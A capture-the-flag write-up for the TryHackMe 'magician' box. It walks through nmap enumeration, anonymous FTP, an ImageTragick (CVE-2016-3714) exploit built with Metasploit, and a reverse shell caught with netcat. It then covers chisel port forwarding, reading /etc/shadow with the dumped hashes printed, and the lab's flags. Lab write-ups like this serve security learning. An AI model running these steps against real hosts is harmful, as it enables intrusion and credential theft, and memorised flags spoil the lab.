magician

Enumaration

ftp server is open and anonymous login allowed

the ftp server gives us link to a cve blog which hints us that on webserver running on port 8081 the image processing software is vulnerable to a cve

#

Nmap

21/tcp open ftp vsftpd 2.0.8 or later
8080/tcp open http-proxy
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| Content-Type: application/json
| Date: Wed, 09 Jun 2021 16:15:50 GMT
| Connection: close
| {"timestamp":"2021-06-09T16:15:51.838+0000","status":404,"error":"Not Found","message":"No message available","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
| GetRequest:
| HTTP/1.1 404
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| Content-Type: application/json
| Date: Wed, 09 Jun 2021 16:15:49 GMT
| Connection: close
| {"timestamp":"2021-06-09T16:15:49.012+0000","status":404,"error":"Not Found","message":"No message available","path":"/"}
| HTTPOptions:
| HTTP/1.1 404
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| Content-Type: application/json
| Date: Wed, 09 Jun 2021 16:15:49 GMT
| Connection: close
| {"timestamp":"2021-06-09T16:15:49.946+0000","status":404,"error":"Not Found","message":"No message available","path":"/"}
| RTSPRequest:
| HTTP/1.1 505
| Content-Type: text/html;charset=utf-8
| Content-Language: en
| Content-Length: 465
| Date: Wed, 09 Jun 2021 16:15:50 GMT
| <!doctype html><html lang="en"><head><title>HTTP Status 505
| HTTP Version Not Supported</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></-head><body><h1>HTTP Status 505
|_ HTTP Version Not Supported</h1></body></html>
|_http-title: Site doesn't have a title (application/json).
8081/tcp open http nginx 1.14.0 (Ubuntu)

|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: magician
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.91%I=7%D=6/9%Time=60C0E92D%P=x86_64-pc-linux-gnu%r(Get
SF:Request,13B,"HTTP/1\.1\x20404\x20\r\nVary:\x20Origin\r\nVary:\x20Access
SF:-Control-Request-Method\r\nVary:\x20Access-Control-Request-Headers\r\nC
SF:ontent-Type:\x20application/json\r\nDate:\x20Wed,\x2009\x20Jun\x202021\
SF:x2016:15:49\x20GMT\r\nConnection:\x20close\r\n\r\n{\"timestamp\":\"2021
SF:-06-09T16:15:49\.012\+0000\",\"status\":404,\"error\":\"Not\x20Found\",
SF:\"message\":\"No\x20message\x20available\",\"path\":\"/\"}")%r(HTTPOpti
SF:ons,13B,"HTTP/1\.1\x20404\x20\r\nVary:\x20Origin\r\nVary:\x20Access-Con
SF:trol-Request-Method\r\nVary:\x20Access-Control-Request-Headers\r\nConte
SF:nt-Type:\x20application/json\r\nDate:\x20Wed,\x2009\x20Jun\x202021\x201
SF:6:15:49\x20GMT\r\nConnection:\x20close\r\n\r\n{\"timestamp\":\"2021-06-
SF:09T16:15:49\.946\+0000\",\"status\":404,\"error\":\"Not\x20Found\",\"me
SF:ssage\":\"No\x20message\x20available\",\"path\":\"/\"}")%r(RTSPRequest,
SF:259,"HTTP/1\.1\x20505\x20\r\nContent-Type:\x20text/html;charset=utf-8\r
SF:\nContent-Language:\x20en\r\nContent-Length:\x20465\r\nDate:\x20Wed,\x2
SF:009\x20Jun\x202021\x2016:15:50\x20GMT\r\n\r\n<!doctype\x20html><html\x2
SF:0lang=\"en\"><head><title>HTTP\x20Status\x20505\x20\xe2\x80\x93\x20HTTP
SF:\x20Version\x20Not\x20Supported</title><style\x20type=\"text/css\">body
SF:\x20{font-family:Tahoma,Arial,sans-serif;}\x20h1,\x20h2,\x20h3,\x20b\x2
SF:0{color:white;background-color:#525D76;}\x20h1\x20{font-size:22px;}\x20
SF:h2\x20{font-size:16px;}\x20h3\x20{font-size:14px;}\x20p\x20{font-size:1
SF:2px;}\x20a\x20{color:black;}\x20\.line\x20{height:1px;background-color:
SF:#525D76;border:none;}</style></head><body><h1>HTTP\x20Status\x20505\x20
SF:\xe2\x80\x93\x20HTTP\x20Version\x20Not\x20Supported</h1></body></html>"
SF:)%r(FourOhFourRequest,15E,"HTTP/1\.1\x20404\x20\r\nVary:\x20Origin\r\nV
SF:ary:\x20Access-Control-Request-Method\r\nVary:\x20Access-Control-Reques
SF:t-Headers\r\nContent-Type:\x20application/json\r\nDate:\x20Wed,\x2009\x
SF:20Jun\x202021\x2016:15:50\x20GMT\r\nConnection:\x20close\r\n\r\n{\"time
SF:stamp\":\"2021-06-09T16:15:51\.838\+0000\",\"status\":404,\"error\":\"N
SF:ot\x20Found\",\"message\":\"No\x20message\x20available\",\"path\":\"/ni
SF:ce%20ports%2C/Tri%6Eity\.txt%2ebak\"}");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 205.44 ms 10.4.0.1
2 ... 3
4 461.33 ms magician (10.10.98.86)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.08 seconds

ftp:21

a ftp server is open and anonymous login allowed

we get a message when logging in ftp

```
└─# ftp $ip
Connected to 10.10.98.86.
220 THE MAGIC DOOR
Name (10.10.98.86:root): anonymous
331 Please specify the password.
Password:
230-Huh? The door just opens after some time? You're quite the patient one, aren't ya, it's a thing called 'delay_successful_login' in /etc/vsftpd.conf ;) Since you're a rookie,
is might help you to get started: https://imagetragick.com. You might need to do some little tweaks though...
230 Login successful.
ftp>
```

#

Exploitation

CVE-2016-3714

Now i try exploits from github but they dont work so i use msf for this purpose

#msf creates the png file which will be uploaded on the server and get us command execution

```
xploit target:

  Id  Name
  --  ----
  0   SVG file


sf6 exploit(unix/fileformat/imagemagick_delegate) > show targets

xploit targets:

  Id  Name
  --  ----
  0   SVG file
  1   MVG file
  2   PS file


sf6 exploit(unix/fileformat/imagemagick_delegate) > set target 1
arget => 1
sf6 exploit(unix/fileformat/imagemagick_delegate) > run

+] msf.png stored at /root/.msf4/local/msf.png
```

I uploaded this on server and got a shell back

```
┌──(root💀CyberJunkie)-[~/Tryhackme/magician_THM]
└─# nc -nvlp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.98.86] 45218
id
uid=1000(magician) gid=1000(magician) groups=1000(magician)
```

Post Exploitation

we got in as magician user and get a user flag

in magician home directory we see a file which gives us a hint that an oracle db is runing


```
magician@magician:~$ cat the_magic_continues
The magician is known to keep a locally listening cat up his sleeve, it is said to be an oracle who will tell you secrets if you are good enough to understand i
ts meows.
magician@magician:~$
```

we see a local service running at port 6666


```
magician@magician:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:6666          0.0.0.0:*               LISTEN
```

we have nmap installed on the box so we do nmap scan and see that this is a webserver running so we do port forwarding using chisel


we get access to internal webservice




#after taking hint from a writeup i saw that we can read all system files from here so i read /etc/shadow and output is in binary



I converted the inary to ascii and got the hashes



We can crack the hash but it was taking time so i directly read the root flag



/etc/shadow

root:6NHggwdue$.yIva.bW5tMrYsr5mlTN/tqwaewN5s8fkbQ9rE7Sy0TUtjxSZsmqHb2qL/-
R5mj7ItKGxwbObqPPjWl1laHU8e0:18663:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxd:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:18657:0:99999:7:::
magician:6nBIzQ2jG/we91L0Z$iWaU/g8Z0JggNy7VRmQEB15jfAWTsydFjBOBQ8aN5T/-
0bobcyAbPR4gqUpvANKEX2rQbQnniaoHSlR5wXOeko.:18657:0:99999:7:::
ftp:*:18657:0:99999:7:::

Loot

Credentials

Flags

User flag

```
magician@magician:~$ cat user.txt
THM{simsalabim_hex_hex}
magician@magician:~$
```

THM{simsalabim_hex_hex}

root flag

THM{magic_may_make_many_men_mad}